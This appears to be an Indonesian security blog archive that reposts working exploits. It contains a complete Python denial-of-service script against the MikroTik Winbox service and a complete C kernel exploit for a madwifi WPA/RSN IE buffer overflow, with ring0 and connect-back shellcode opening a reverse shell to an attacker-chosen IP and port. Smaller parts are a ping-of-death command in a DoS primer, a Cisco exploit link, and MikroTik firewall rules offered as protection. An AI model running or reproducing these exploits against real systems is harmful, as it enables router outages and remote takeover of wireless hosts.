Tampilkan postingan dengan label buffer overflow. Tampilkan semua postingan

Sabtu, 05 Mei 2012

attack DoS Mikrotik RouterOS 2.9.6 - 5.15

Script Python : from http://www.133tsec.com/2012/04/30/0day-ddos-mikrotik-server-side-ddos-attack/

http://www.exploit-db.com/exploits/18817/


#!/usr/bin/python
# Exploit Title:    Mikrotik Router Remote Denial Of Service attack
# Date:             19/4/2012
# Author:           PoURaN @ 133tsec.com
# Software Link:    http://www.mikrotik.com
# Version:          All mikrotik routers with winbox service enabled are affected (still a 0day 30/5/2012)
# Tested on:        Mikrotis RouterOS 2.9.6 up to 5.15
#
#  Vulnerability Description
# ===========================
# DETAILS & PoC VIDEO : http://www.133tsec.com/2012/04/30/0day-ddos-mikrotik-server-side-ddos-attack/
# The denial of service, happens on mikrotik router's winbox service when
# the attacker is requesting continuesly a part of a .dll/plugin file, so the service
# becomes unstable causing every remote clients (with winbox) to disconnect
# and denies to accept any further connections. That happens for about 5 minutes. After
# the 5 minutes, winbox is stable again, being able to accept new connections.
# If you send the malicious packet in a loop (requesting  part of a file right after
# the service becoming available again) then you result in a 100% denial of winbox service.
# While the winbox service is unstable and in a denial to serve state, it raises router's CPU 100%
# and other actions. The "other actions" depends on the router version and on the hardware.
# For example on Mikrotik Router v3.30 there was a LAN corruption, BGP fail, whole router failure
#   => Mikrotik Router v2.9.6 there was a BGP failure
#   => Mikrotik Router v4.13 unstable wifi links
#   => Mikrotik Router v5.14/5.15 rarely stacking
#   =>>> Behaviour may vary most times, but ALL will have CPU 100% . Most routers loose BGP after long time attack <<<=
#
#
#  The exploit
# =============
# This is a vulnerability in winbox service, exploiting the fact that winbox lets you download files/plugins
# that winbox client needs to control the server, and generally lets you gain basic infos about the service BEFORE
# user login!
# Sending requests specially crafted for the winbox service, can cause a 100% denial of winbox service (router side).
# This script, offers you the possibility to download any of the dlls that can be downloaded from the router one-by-one
# or alltogether! (look usage for more info) .. The file must be contained in the router's dll index.
# The dlls downloaded, are in the format of the winbox service.. Meaning that they are compressed with gzip and they
# have 0xFFFF bytes every 0x101 bytes (the format that winbox client is expecting the files)
# These DLLs can be used by the "Winbox remote code execution" exploit script ;)
#
#  Usage
# =======
# Use the script as described below:
# 1. You can download ALL the files of the router's dll index using the following command:
#   python mkDl.py 10.0.0.1 * 1
#   the "1" in the end, is the speed.. "Speed" is a factor I added, so the script delays a bit while receiving
#   information from the server. It is a MUST for remote routers when they are in long distance (many hops) to use
#   a slower speed ( 9 for example ).
#   Also in the beginning of the dlls file list, script shows you the router's version (provided by router's index)
# 2. You can download a specific .dll file from the remote router.
#   python mkDl.py 10.67.162.1 roteros.dll 1
#   In this example i download roteros.dll (which is the biggest and main plugin) with a speed factor of 1 (very fast)
#   Because roteros and 1-2 other files are big, you have to request them in different part (parts of 64k each)
#   That is a restriction of winbox communication protocol.
#   If you don't know which file to request, make a "*" request first (1st usage example), see the dlls list, and press ctrl-c
#   to stop the script.
# 3. You can cause a Denial Of Service to the remote router.. Means denial in winbox service or more (read above for more)
#   python mkDl.py 10.67.162.1 DoS
#   This command starts requesting from router's winbox service the 1st part of roteros.dll looping the request
#   and causing DoS to the router. The script is requesting the file till the router stops responding to the port (8291)
#   Then it waits till the service is up again (using some exception handling), then it requests again till the remote
#   service is down again etc etc... The requests lasts for about 2 seconds, and the router is not responding for about
#   5 minutes as far as i have seen from my tests in different routeros versions.
#
#   <> Greetz to mbarb, dennis, andreas, awmn and all mighty researchers out there! keep walking guys <>
#
import socket, sys, os, struct, random, time
 
def InitConnection(mikrotikIP, speed):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((mikrotikIP, 8291))
    s.send(winboxStartingIndex)
    data = s.recv(1024)         # receiving dll index from server
    time.sleep(0.001*speed)
    if data.find("\xFF\x02"+"index"+"\x00") > -1:
        print "[+] Index received!"
    else:
        print "[+] Wrong index.. Exiting.."
        sys.exit(0)
    return s
 
def download(filename, speed, s):
    f = open(filename, 'wb')
    if len(filename) < 13 and len(filename) > 6:
        print "[+] Requesting file ", filename, ' <->'
        winboxStartingFileReq = RequestHeader + filename.ljust(12, '\x00') + RequestFirstFooter
        s.send(winboxStartingFileReq)
        time.sleep(0.001*speed)
        dataReceived = s.recv(1)
        if dataReceived[0:1]=='\xFF':
            print "[+] Receiving the file..."
            f.write(dataReceived)                       # written 1st byte
            time.sleep(0.001*speed)
            dataReceived = s.recv(0x101)                # 0x100 + 1
            nextPartFingerprint = struct.unpack('>H', dataReceived[14:16])[0]
            if dataReceived[0:1]=='\x02':
                time.sleep(0.001*speed)
                f.write(dataReceived)                   # written 1st chunk 0x102 bytes with header in file.
                dataReceived = s.recv(0x102)            # 1st sequence of (0xFF 0xFF)
                bytesToRead = int(dataReceived[len(dataReceived)-2].encode('hex'), 16) + 2
                f.write(dataReceived)                   # write the next 0x102 bytes (total 0x102+0x102 in file)
            else:
                print "[-] Wrong data received..(2)"
                sys.exit(0)
        else:
            print "[-] Wrong data received..(1)"
            sys.exit(0)
         
        finalPart=0
        bigFileCounter = 0xFFED
        packetsCounted=0        # counter for the 0x101 packet counts. Every time a file is requested this counter is 0
        fileRequested=0         # every time a file needs to be requested more than 1 time, this is it's counter.
        while 1:                                # header of file done.. Now LOOP the body..
            packetsCounted+=1   # dbg
            time.sleep(0.001*speed)
            dataReceived = s.recv(bytesToRead)
            f.write(dataReceived)
            if (bytesToRead <> len(dataReceived)) and packetsCounted==255:    # an den diavazei osa bytesToRead prepei, simainei oti eftase sto telos i lipsi tou part pou katevazoume
                packetsCounted = -1
                print '[+] Next file part : ', fileRequested
                s.send(RequestHeader + filename.ljust(12, '\x00') + '\xFF\xED\x00' + struct.pack('=b',fileRequested) +  struct.pack('>h',bigFileCounter))
                time.sleep(0.001*speed)
                dataReceived = s.recv(0x101 + 2)            # Reads the new header of the new part!!!
                nextPartFingerprint = struct.unpack('>H', dataReceived[14:16])[0]
                f.write(dataReceived)
                bytesToRead = int(dataReceived[len(dataReceived)-2].encode('hex'), 16)
                fileRequested += 1
                bigFileCounter -= 0x13
            bytesToRead = int(dataReceived[len(dataReceived)-2].encode('hex'), 16)      # den prostheto 2 tora giati to teleutaio den einai ff.. einai akrivos to size pou paramenei..
            if bytesToRead==0xFF:           # kalipto tin periptosi opou to teleutaio struct den einai ff alla exei to size pou apomenei
                bytesToRead += 2
            if bytesToRead != 0x101 and nextPartFingerprint < 65517: # dikaiologountai ta liga bytes otan teleiose ena apo ta parts tou file
                time.sleep(0.001*speed)
                dataReceived = s.recv(bytesToRead)
                f.write(dataReceived)
                break
            if bytesToRead != 0x101 and nextPartFingerprint==65517:     # ligotera bytes KAI fingerprint 65517 simainei corrupted file..
                print '[-] File download terminated abnormaly.. please try again probably with a slower speed..'
                sys.exit(0)
        if fileRequested < 1:    print '[+] File was small and was downloaded in one part\n[+] Downloaded successfully'
        else:   print '[+] File '+filename+' downloaded successfully'
    f.close()
    s.close()
 
     
def Flood(s):
    filename = 'roteros.dll'
    f = 'we\'r not gonna use I/O to store the data'
    print "[+] Requesting file ", filename, ' till death :)'
    time.sleep(1)
    winboxStartingFileReq = RequestHeader + filename.ljust(12, '\x00') + RequestFirstFooter
    s.send(winboxStartingFileReq)
    time.sleep(0.001)
    dataReceived = s.recv(1)
    if dataReceived[0:1]=='\xFF':
        f = dataReceived                        # written 1st byte
        time.sleep(0.001)
        dataReceived = s.recv(0x101)                # 0x100 + 1
        nextPartFingerprint = struct.unpack('>H', dataReceived[14:16])[0]
        if dataReceived[0:1]=='\x02':
            time.sleep(0.001)
            f = dataReceived                    # written 1st chunk 0x102 bytes with header in file.
            dataReceived = s.recv(0x102)            # 1st sequence of (0xFF 0xFF)
            bytesToRead = int(dataReceived[len(dataReceived)-2].encode('hex'), 16) + 2
            f = dataReceived                    # write the next 0x102 bytes (total 0x102+0x102 in file)
        else:
            print "[-] Wrong data received..(2)"
            sys.exit(0)
    else:
        print "[-] Wrong data received..(1)"
        sys.exit(0)
     
    finalPart=0
    bigFileCounter = 0xFFED
    packetsCounted=0        # counter for the 0x101 packet counts. Every time a file is requested this counter is 0
    fileRequested=0         # every time a file needs to be requested more than 1 time, this is it's counter.
    try:
        while 1:
            s.send(RequestHeader + filename.ljust(12, '\x00') + '\xFF\xED\x00' + struct.pack('=b',fileRequested) +  struct.pack('>h',bigFileCounter))
            s.recv(1)
            print '- Sending evil packet.. press CTRL-C to stop -'
    except:
        print 'Connection reseted by server.. trying attacking again'
 
 
###############################################################################################################
########################################### SCRIPT BODY STARTS HERE ###########################################
global RequestHeader
RequestHeader = ('\x12\x02')
global RequestFirstFooter
RequestFirstFooter = ('\xFF\xED\x00\x00\x00\x00')
 
global winboxStartingIndex
winboxStartingIndex=(RequestHeader + 'index' + '\x00'*7 + RequestFirstFooter)
winboxStartingFileReq=(RequestHeader + '\x00'*12 + RequestFirstFooter)
 
print '\n[Winbox plugin downloader]\n\n'
 
if len(sys.argv)==3:
    if sys.argv[2]=='DoS':                          # if i combine both checks in 1st if, there will be error.. guess why.. ;)
        print '[+] Hmmm we gonna attack it..'
        time.sleep(1)
        speed=1
        mikrotikIP = sys.argv[1]
        filename = sys.argv[2]
        while 1:
            time.sleep(1)
            try:
                s = InitConnection(mikrotikIP, speed)
                Flood(s)
            except:
                time.sleep(1)
 
if len(sys.argv)<>4:
    print 'Usage : '+sys.argv[0]+' \n\t:\t [from 0 to 9] 1=faster, 9=slower but more reliable\n'
    sys.exit(0)
 
mikrotikIP = sys.argv[1]
filename = sys.argv[2]
speed = int(sys.argv[3])
if speed>9 or speed<1:
    print 'Speed must be between 1 and 9 else there are unexpected results!'
    sys.exit(0)
 
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((mikrotikIP, 8291))
s.send(winboxStartingIndex)
data = s.recv(1024)         # receiving dll index from server
s.close()
 
if filename.find('*') > -1:
    DllList = data.split('\x0a')
    print 'Mikrotik\'s version is '+DllList[1].split(' ')[3]+'\nThe following Dlls gonna be requested :'
    for i in range(0, len(DllList)-1):
        print DllList[i].split(' ')[2]
    raw_input('> Press enter to continue <')
    for extractedDlls in range(0, len(DllList)-1):
        print "[+] Requesting ", DllList[extractedDlls].split(' ')[2]
        filename=DllList[extractedDlls].split(' ')[2]
        s = InitConnection(mikrotikIP, speed)
        download(filename, speed, s)
else:
    s = InitConnection(mikrotikIP, speed)
    download(filename, speed, s)


---------

howto used:  #python mikrotikdos.py dos
 

------


How to protected :


1. change port 8921 (winbox) to others port (ex: 8999)
2. make script protected firewall, ex:


add action=add-src-to-address-list address-list=DDOS address-list-timeout=15s \
chain=input disabled=no dst-port=1337 protocol=tcp
add action=add-src-to-address-list address-list=DDOS address-list-timeout=15m \
chain=input disabled=no dst-port=7331 protocol=tcp src-address-list=knock
add action=add-src-to-address-list address-list=”port scanners” \
address-list-timeout=2w chain=input comment=”Port scanners to list ” \
disabled=no protocol=tcp psd=21,3s,3,1
add action=add-src-to-address-list address-list=”port scanners” \
address-list-timeout=2w chain=input comment=”SYN/FIN scan” disabled=no \
protocol=tcp tcp-flags=fin,syn
add action=add-src-to-address-list address-list=”port scanners” \
address-list-timeout=2w chain=input comment=”SYN/RST scan” disabled=no \
protocol=tcp tcp-flags=syn,rst
add action=add-src-to-address-list address-list=”port scanners” \
address-list-timeout=2w chain=input comment=”FIN/PSH/URG scan” disabled=\
no protocol=tcp tcp-flags=fin,psh,urg,!syn,!rst,!ack
add action=add-src-to-address-list address-list=”port scanners” \
address-list-timeout=2w chain=input comment=”ALL/ALL scan” disabled=no \
protocol=tcp tcp-flags=fin,syn,rst,psh,ack,urg
add action=add-src-to-address-list address-list=”port scanners” \
address-list-timeout=2w chain=input comment=”NMAP NULL scan” disabled=no \
protocol=tcp tcp-flags=!fin,!syn,!rst,!psh,!ack,!urg


Selasa, 09 Maret 2010



D-Link More Better with Load balancing

SERI : DI-LB604 4-Port Load Balancing Router (standar)
SERI: DFL-800 NetDefend Network Security UTM Firewall, 2 WAN, 1 DMZ, 7 LAN, 90-Day IPS/AV/WCF Subscription (more better)
-0------------0----------------0--------------0-------------

Description

The DI-LB604 Load Balancing Router features dual WAN ports, four LAN ports and firewall protection providing consistent network uptime and reliable Ethernet connection.

--

Description
DFL-800
This easy-to-deploy Desktop VPN Firewall solution is designed for small-to-medium sized businesses and is readily integrated into established networks.

Saat menggunakannya lebih nyaman untuk koneksi dibawah 50user.

mungkin untuk Perkantoran dengan load tinggi dan warnet dengan jumlah koneksi speedy 2bh. dapat direkomendasikan menggunakan alat ini.


Thanks

Yudhax

Minggu, 15 Februari 2009

basic Denial Of Service (DoS) Attacks

A denial of service (DoS) attack is an attack that clogs up so much memory on the target system that it can not serve it's users, or it causes the target system to crash, reboot, or otherwise deny services to legitimate users.There are several different kinds of dos attacks as discussed below:-

1) Ping Of Death :-
The ping of death attack sends oversized ICMP datagrams (encapsulated in IP packets) to the victim.The Ping command makes use of the ICMP echo request and echo reply messages and it's commonly used to determine whether the remote host is alive. In a ping of death attack, however, ping causes the remote system to hang, reboot or crash. To do so the attacker uses, the ping command in conjuction with -l argument (used to specify the size of the packet sent) to ping the target system that exceeds the maximum bytes allowed by TCP/IP (65,536).
example:- c:/>ping -l 65540 hostname
Fortunately, nearly all operating systems these days are not vulnerable to the ping of death attack.

2) Teardrop Attack :- Whenever data is sent over the internet, it is broken into fragments at the source system and reassembled at the destination system. For example you need to send 3,000 bytes of data from one system to another. Rather than sending the entire chunk in asingle packet, the data is broken down into smaller packets as given below:
* packet 1 will carry bytes 1-1000.
* packet 2 will carry bytes 1001-2000.
* packet 3 will carry bytes 2001-3000.
In teardrop attack, however, the data packets sent to the target computer contais bytes that overlaps with each other.
(bytes 1-1500) (bytes 1001-2000) (bytes 1500-2500)
When the target system receives such a series of packets, it can not reassemble the data and therefore will crash, hang, or reboot.
Old Linux systems, Windows NT/95 are vulnerable.

3) SYN - Flood Attack :- In SYN flooding attack, several SYN packets are sent to the target host, all with an invalid source IP address. When the target system receives these SYN packets, it tries to respond to each one with a SYN/ACK packet but as all the source IP addresses are invalid the target system goes into wait state for ACK message to receive from source. Eventually, due to large number of connection requests, the target systems' memory is consumed. In order to actually affect the target system, a large number of SYN packets with invalid IP addresses must be sent.

4) Land Attack :-
A land attack is similar to SYN attack, the only difference being that instead of including an invalid IP address, the SYN packet include the IP address of the target sysetm itself. As a result an infinite loop is created within the target system, which ultimately hangs and crashes.Windows NT before Service Pack 4 are vulnerable to this attack.

5) Smurf Attack :- There are 3 players in the smurf attack–the attacker,the intermediary (which can also be a victim) and the victim. In most scenarios the attacker spoofs the IP source address as the IP of the intended victim to the intermediary network broadcast address. Every host on the intermediary network replies, flooding the victim and the intermediary network with network traffic.

Result:- Performance may be degraded such that the victim, the victim and intermediary networks become congested and unusable, i.e. clogging the network and preventing legitimate users from obtaining network services.

6) UDP - Flood Attack :- Two UDP services: echo (which echos back any character received) and chargen (which generates character) were used in the past for network testing and are enabled by default on most systems. These services can be used to launch a DOS by connecting the chargen to echo ports on the same or another machine and generating large amounts of network traffic.

Thanks kev

Sabtu, 19 April 2008

WPA/RSN IE remote kernel buffer overflow

So nice... sgrakkyu, thanks bro..
antifork.org


/* ---- madwifi WPA/RSN IE remote kernel buffer overflow ------
* expoit code by: sgrakkyu <at> antifork.org -- 10/1/2007
*
* CVE: 2006-6332 (Laurent BUTTI, Jerome RAZNIEWSKI, Julien TINNES)
*
* (for wpa)
* ....
* memcpy(buf, se->se_wpa_ie, se->se_wpa_ie[1] + 2)
* ....
* ....
* the function re-uses args in the stack before returning so we
* can't trash them overwriting.
* Different compiled module [ex. different version of gcc] may require
* a different pad value.. (see -g option)
*
* ex:
* on one terminal runs: nc -l -p 31337
* phi:~/kexec/lorcon# gcc -g -o madwifi_exp madwifi_exp.c -lorcon
* phi:~/kexec/lorcon# wlanconfig ath1 create wlandev wifi0 wlanmode monitor
* phi:~/kexec/lorcon# ifconfig ath1 up
* phi:~/kexec/lorcon# ./madwifi_exp -i ath1 -d madwifing -a 10.0.0.1 -p 31337
* [opt-ip]: 10.0.0.1
* [opt-port]: 31337
* [opt-iface]: ath1
* [opt-driver]: madwifing
* [opt-jump]: 0xffffe777
* [pad]: 36
*
* [*][Low Avail Byte]: 103
* [*][High Avail Byte]: 47
* [*][u_code[] (high)size]: 91, [ring0_code[] (low)size]: 47
* [*][ patching jump ]: [eba7]
* [*][Payload space]: 192
* [*][beacon_frame-80211]=54
* [*][beacon_WPA_IE_lenght]: 198
*
* [printing frame - start]
* 80 00 00 00 ff ff ff ff ff ff cc cc cc cc cc cc
* cc cc cc cc cc cc 00 00 00 00 00 00 00 00 00 00
* 64 00 01 00 00 03 41 41 41 01 08 82 84 8b 96 0c
* 18 30 48 03 01 0b dd c6 00 50 f2 01 01 00 90 90
* 90 90 90 90 90 90 90 90 90 90 31 c0 89 c3 40 40
* ....
* ....
*
*
* Tuning option:
* - depending on gcc version/optimization we have to change the padding of vector
* payload, take a look to the following disassembly of the module wlan.o compiled
* with gcc-4.0 (kernel compiled for i586):
*
* 00015a49 <giwscan_cb>:
* 15a49: 55 push %ebp
* 15a4a: 57 push %edi
* 15a4b: 56 push %esi
* 15a4c: 53 push %ebx
* 15a4d: 81 ec c4 00 00 00 sub $0xbc,%esp <--16+188=[204]
* .........
* .........
* .........
* 15fc3: 8d 54 24 12 lea 0xa(%esp),%edx <-esp+[10]
* 15fc7: 89 d7 mov %edx,%edi
* ...
* ...
* 15fd5: f3 a5 rep movsl %ds:(%esi),%es:(%edi)
*
*
* this is not a rule, check gcc generated code to calculate correct pad value :
* [startbuf-ret] = (16 + 188 - 10) = 194 byte
* PAD = 194 - SHELLCODE_SPACE - IEWPAheader(code,len,oui) = 194 - 150 - 8 = 36
* ( -g 36 would be the choice in that case)
*
* NOTE: 1) the remote box must call the ioctl() SIOCGIWSCAN
* for ex. when the iface gets up or during iwlist iface scanning
* command
*
* 2) if you need more space for kernel mode code you can rely on
* struct ieee80211_scan_entry paramter of gwiscan_cb()
* function to access the real frame (a trivial joke)
*
* 3) i had no time to test this exploit on other boxes..:
* tested only on: Slackware 10 - madwifi 0.9.2
* Kubuntu - kernel 2.6.17 - madwifi 0.9.2
*
*
* TNX TNX TNX twiz <at> antifork.org
*/


#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <getopt.h>
#include <netinet/in.h>
#include <sys/socket.h>

#include <tx80211.h>
#include <tx80211_packet.h>
#include <linux/wireless.h>
#include <arpa/inet.h>


/* 2.6.17 VSYSCALL: for >= 2.6.18 without fixed-vsyscall entry use kernel hardcoded value */
#define VSYSCALL_JMP_ESP_OFFSET 0xffffe777
#define IE_ZERO 0x00000000

#define FIX_BYTE(base,offset,byte) *(((unsigned char*)base) + offset) = byte;
#define FIX_WORD(base,offset,word) *((unsigned short *)((unsigned char*)base + offset)) = word;
#define FIX_DWORD(base,offset,dword) *((unsigned int *)((unsigned char*)base + offset)) = dword;

/* shellcode max buffer */
/* 8 bytes used for lenght + oui */
#define SHELLCODE_SPACE 150
#define PAD_SPACE 36

#define PAYLOAD_SPACE (SHELLCODE_SPACE + pad_space + 4 + 2)
#define TOTAL_PACKET_LEN (sizeof(beacon_80211_wpa) -1 + PAYLOAD_SPACE)

/* exp option */
char *iface = NULL; /* needed */
char *driver = NULL; /* needed */
char *ip = NULL; /* needed */
short port = 0; /* needed */
unsigned int jmp_address = VSYSCALL_JMP_ESP_OFFSET;
unsigned int pad_space = PAD_SPACE;


/* ----------------------------------- */

#define SUB_OFFSET_PATCH 8
char ring0_code[]=
"\xe8\x00\x00\x00\x00" //call 8048359 <main+0x21>
"\x5e" //pop %esi
"\x81\xee\x88\x00\x00\x00" //sub $0x88,%esi /* PATCH */
"\x31\xc0" //xor %eax,%eax
"\xb0\x04" //mov $0x4,%al
"\x01\xc4" //add %eax,%esp
"\x83\x3c\x24\x73" //cmp $0x73,%esp
"\x75\xf8" //jne 8048364 <main+0x2c>
"\x83\x7c\x24\x0c\x7b" //cmpl $0x7b,0xc(%esp)
"\x75\xf1" //jne 8048364 <main+0x2c>
"\x29\xc4" //sub %eax,%esp
"\x8b\x7c\x24\x0c" //mov 0xc(%esp),%edi
"\x89\x3c\x24" //mov %edi,(%esp)
"\x31\xc9" //xor %ecx,%ecx
"\xb1\x5b" //mov $0x5b,%cl /* FIX */
"\xf3\xa4" //rep movsb %ds:(%esi),%es:(%edi)
"\xcf"; //iret


/* connect back */
#define IP_OFFSET 35
#define PORT_OFFSET 44
char u_code[] =
"\x31\xc0\x89\xc3\x40\x40\xcd\x80\x39\xc3\x74\x03\x31\xc0\x40\xcd\x80" /* fork */
"\x6a\x66\x58\x99\x6a\x01\x5b\x52\x53\x6a\x02\x89\xe1\xcd\x80\x5b\x5d"
"\xbe"
"\xf5\xff\xff\xfe" // ~ip
"\xf7\xd6\x56\x66\xbd"
"\x69\x7a" // port
"\x0f\xcd\x09\xdd\x55\x43\x6a\x10\x51\x50\xb0\x66\x89\xe1\xcd\x80\x87\xd9"
"\x5b\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68"
"\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\xeb\xdf";


/* 802.11header + WPA IE prolog */
#define WPA_LEN_OFFSET 55
#define CHANNEL 11
char beacon_80211_wpa[] =
"\x80" // management frame / subtype beacon
"\x00" // flags
"\x00\x00" // duration
"\xFF\xFF\xFF\xFF\xFF\xFF" // destination addr
"\xCC\xCC\xCC\xCC\xCC\xCC" // src address
"\xCC\xCC\xCC\xCC\xCC\xCC" // bbsid
"\x00\x00" // seq
"\x00\x00\x00\x00\x00\x00\x00\x00" // timestamp
"\x64\x00" // interval
"\x01\x00" // caps
"\x00\x03\x41\x41\x41" // ssid Information Element
"\x01\x08\x82\x84\x8b\x96\x0c\x18\x30\x48" // rates Information Element
"\x03\x01\x0B" // channel Information Element (11)
"\xdd\xc6" // WPA Information Element (priv ID + len) (0xc6 = 0xc0 + 6) /* PATCH */
"\x00\x50\xf2\x01\x01\x00"; // oui + type + version (first 6 byte of len)

#define JUMP_OFFSET_PATCH 1
char jmp_back[]="\xeb\x00";

/* ----------------------------------- */


void usage(char *prog)
{
printf("[usage]: %s (-i iface) (-d drivername) (-a ip) (-p port) [-g pad] [-j jump_address]\n", prog);
}

unsigned char *build_frame()
{
int i,j;
char *frame = malloc(TOTAL_PACKET_LEN);
char *ptr = frame;

unsigned int hsb = sizeof(ring0_code)-1;
unsigned int lsb = SHELLCODE_SPACE - hsb;
printf("[*][low-kcode]: %d\n[*][high-ucode]: %d\n",
lsb, hsb);

printf("[*][u_code[] (high)size]: %d, [ring0_code[] (low)size]: %d\n",
sizeof(u_code)-1, sizeof(ring0_code)-1);

/* fix jump */
int b = -4 - pad_space - (sizeof(jmp_back)-1) - (sizeof(ring0_code)-1);
FIX_BYTE(jmp_back, JUMP_OFFSET_PATCH, b);

/* fix ring0_code/u_code displacement */
unsigned int sub = 5 + (sizeof(u_code)-1);
FIX_BYTE(ring0_code, SUB_OFFSET_PATCH, sub);

printf("[*][payload space]: %d\n", PAYLOAD_SPACE);

/* fix beacon_80211_wpa: WPA len */
FIX_BYTE(beacon_80211_wpa, WPA_LEN_OFFSET, PAYLOAD_SPACE + 6);
printf("[*][beacon_WPA_IE_lenght]: %u\n",
(unsigned char)beacon_80211_wpa[WPA_LEN_OFFSET]);

/* fill frame */
memset(frame, 0x00, TOTAL_PACKET_LEN);

memcpy(ptr, beacon_80211_wpa, sizeof(beacon_80211_wpa)-1);
ptr += (sizeof(beacon_80211_wpa)-1);

memset(ptr, 0x90, lsb - (sizeof(u_code)-1));
ptr += (lsb - (sizeof(u_code)-1));

memcpy(ptr, u_code, sizeof(u_code) -1);
ptr += (sizeof(u_code) -1);

memcpy(ptr, ring0_code, sizeof(ring0_code)-1);
ptr += sizeof(ring0_code)-1;

for(i=0; i<pad_space; i+=4)
*((unsigned int *)(ptr + i)) = (IE_ZERO+(i/4));

ptr += pad_space;

*((unsigned int *)(ptr)) = jmp_address;
ptr += 4;

memcpy(ptr, jmp_back, sizeof(jmp_back)-1);
ptr += sizeof(jmp_back)-1;

return (unsigned char*)frame;
}

void print_frame(unsigned char *frame, unsigned int size)
{
int i;
printf("\n[printing frame - start]\n ");
for(i=1; i<=size; i++)
{
printf("%02x ", frame[i-1]);
if((i % 16) == 0)
printf("\n ");
}
printf("\n[printing frame - end]\n");
}

void parse_arg(int argc, char **argv)
{
int opt;
struct in_addr in;
while( (opt=getopt(argc, argv, "j:i:a:p:d:g:")) != EOF)
{
switch(opt)
{
case 'j':
jmp_address = strtoll(optarg, NULL, 16);
break;
case 'a':
ip = strdup(optarg);
inet_aton(ip, &in);
FIX_DWORD(u_code, IP_OFFSET, ~(in.s_addr));
break;
case 'p':
port = atoi(optarg);
FIX_WORD(u_code, PORT_OFFSET, port);
break;
case 'd':
driver = strdup(optarg);
break;
case 'i':
iface = strdup(optarg);
break;
case 'g':
pad_space = atoi(optarg);
break;
default:
usage(argv[0]);
exit(1);
}
}
}


int main(int argc, char *argv[])
{
int i=0;
struct tx80211 in_tx;
struct tx80211_packet in_packet;
int drivertype;

parse_arg(argc, argv);

if(!iface || !driver || !ip || !port)
{
usage(argv[0]);
exit(1);
}

printf( "\n\nMadwifi 0.9.2 WPA/RSN IE buffer overflow\n\t exploit code: sgrakkyu <at> antifork.org\n"
"-------------------- **** ------------------\n"
"[opt-ip]: %s\n[opt-port]: %d\n[opt-iface]: %s\n[opt-driver]: %s\n[opt-jump]: 0x%08x\n[pad]: %d\n"
"-------------------- **** ------------------\n\n",
ip, port, iface, driver, jmp_address, pad_space);

unsigned char *frame = build_frame();
print_frame(frame, TOTAL_PACKET_LEN);

/* Use the command-line argument as the desired driver type */
drivertype = tx80211_resolvecard(driver);

/* Validate the driver name specified */
if (drivertype == INJ_NODRIVER)
{
fprintf(stderr, "Driver name not recognized.\n");
return -1;
}

if (tx80211_init(&in_tx, iface, drivertype) < 0) {
fprintf(stderr, "Error initializing drive \"%s\".\n", argv[1]);
return -1;
}

if ((tx80211_getcapabilities(&in_tx) & TX80211_CAP_CTRL) == 0)
{
fprintf(stderr, "Driver does not support transmitting control frames.\n");
return -1;
}

if (tx80211_setchannel(&in_tx, CHANNEL) < 0)
{
fprintf(stderr, "Error setting channel.\n");
return 1;
}

if (tx80211_open(&in_tx) < 0)
{
fprintf(stderr, "Unable to open interface %s.\n", in_tx.ifname);
return 1;
}

/* Initialized in_packet with packet contents and length of the packet */
in_packet.packet = frame;
in_packet.plen = TOTAL_PACKET_LEN;

printf("[sending packets]: about 10 a second\n");

while(i < 10000)
{
/* Transmit the packet */
if (tx80211_txpacket(&in_tx, &in_packet) < 0)
{
fprintf(stderr, "Unable to transmit packet.\n");
perror("txpacket");
return 1;
}
i++;
usleep(100000);
}
/* Close the socket after transmitting the packet */
tx80211_close(&in_tx);

return 0;
}

Sabtu, 15 Maret 2008

Cisco IOS 12.x/11.x HTTP Remote Integer Overflow Exploit

http://www.secumania.org/exploits/remote/cisco-ios-12_x_11_x-http-remote-integer-overflow-exploit%0D%0A-2003081030210/लेबल